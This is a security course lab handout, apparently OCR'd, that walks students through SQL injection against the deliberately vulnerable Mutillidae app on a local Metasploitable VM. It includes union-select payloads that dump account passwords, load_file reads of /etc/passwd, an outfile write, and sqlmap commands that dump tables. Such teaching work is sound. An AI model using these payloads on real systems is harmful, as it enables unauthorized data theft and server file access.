SQL Injection Attack

Lab Environment setting

1.1. https:// Download and install metasploitable to VirtualBox

information.rapid7.com/metasploitable-download.html

Usename: msfadmin Password: msfadmin


1.2. Download and install Kali to VirtualBox


Usename: root Password: toor

1.3. Make sure two images are in the same network. You need to Ping each other to make sure the network works.

IP Metasploitable: 10.0.2.10


IP Kali: 10.0.2.11





Task 1: Familiar with SQL commands


1. *mysql –u root –h 10.0.2.10*




2. `show databases;`
3. `use owasp10;`
4. `show tables;`
5. `select * from accounts`
6. `select * from accounts order by username`
7. `select * from accounts order by 1`
8. `select * from accounts order by 7`
9. `select * from accounts where username='admin'`
10. `select * from information_schema.tables`
11. `select * from information_schema.tables were table_schema='owasp10'`

Task 2: Familiar with Web Application with Vulnerabilities

1. Mutillidae has a configuration problem. You need to fix it before the lab. This is nothing to do with our lab.




2. Control X to save the file





3. Register an account

Task 3: Bypass Authentication Using or




Task 4: Find the Number of Columns Using `Order by N`






1. Add **`order by N`** to URL, where N is greater to 1
   1.1. Note the original URL contains *username=frank and password=12345*
   1.2. Replace *frank* with *frank' order by 1#*
   1.3. Replace *frank' order by 1#* with *frank' order by 1%23*
   1.4. *The new URL: http://10.0.2.10/mutillidae/index.php?page=user-info.php&username= frank' order by 1%23&password=12345&user-info-php-submit-button=View+Account+Details*
   1.5. Change the number 1 to a different number and submit the new link until you see an error message.
   1.6. If you have seen the error message, you may type the single quote incorrectly.



2. N is the number of the columns (why?)

Task 5: Find the Database Information Using Union




1. Replacing the highlighted string with the following strings
   1.1. `union select 1, 2, 3, 4, 5`
   1.2. `union select 1, database(), user(), version(), 5`
   1.3. `union select 1, table_name, null, null, 5 from information_schema.tables`
   1.4. `union select 1, table_name, null, null, 5 from information_schema.tables where table_schema='owasp10'`
   1.5. `union select 1, column_name, null, null, 5 from information_schema.columns where table_name='accounts'`
   1.6. `union select 1, username, password, is_admin, 5 from accounts`
2. Write down your observation

Task 6: Reading and Writing Any File on the Server Using `union, load_file and outfile`

1. Replacing the highlighted string with the following strings
   1.1. *`union select null, load_file('/etc/passwd'), null, null,null`*
   1.2. *`union select null, load_file('/etc/passwd'), null, null,null`*
   1.3. *`union select null, load_file('/etc/passwd'), null, null,null into outfile '/tmp/myout.txt'`*
2. Write down your observation

Task 7: Using SQLmap for SQL injection Pen Testing

1. Type the following commands:
   1.1. `sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details"`




   1.2. `sqlmap -h`
   1.3. `sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --dbs`

1.4. `sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --current-user`
1.5. `sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --current-db`
1.6. `sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" --tables -D owasp10`
1.7. `sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Acc ount+Details" --columns -T accounts -D owasp10`
1.8. `sqlmap -u "http://10.0.2.10/mutillidae/index.php?page=user-info.php&username=aaa&password=123456&user-info-php-submit-button=View+Account+Details" -T accounts -D owasp10 --dump`

Task 8:

1. What is SQL injection attack?
2. How to prevent SQL injection attack?
3. How can you find a website that contains SQL injection vulnerabilities?



Reference

- https://information.rapid7.com/metasploitable-download.html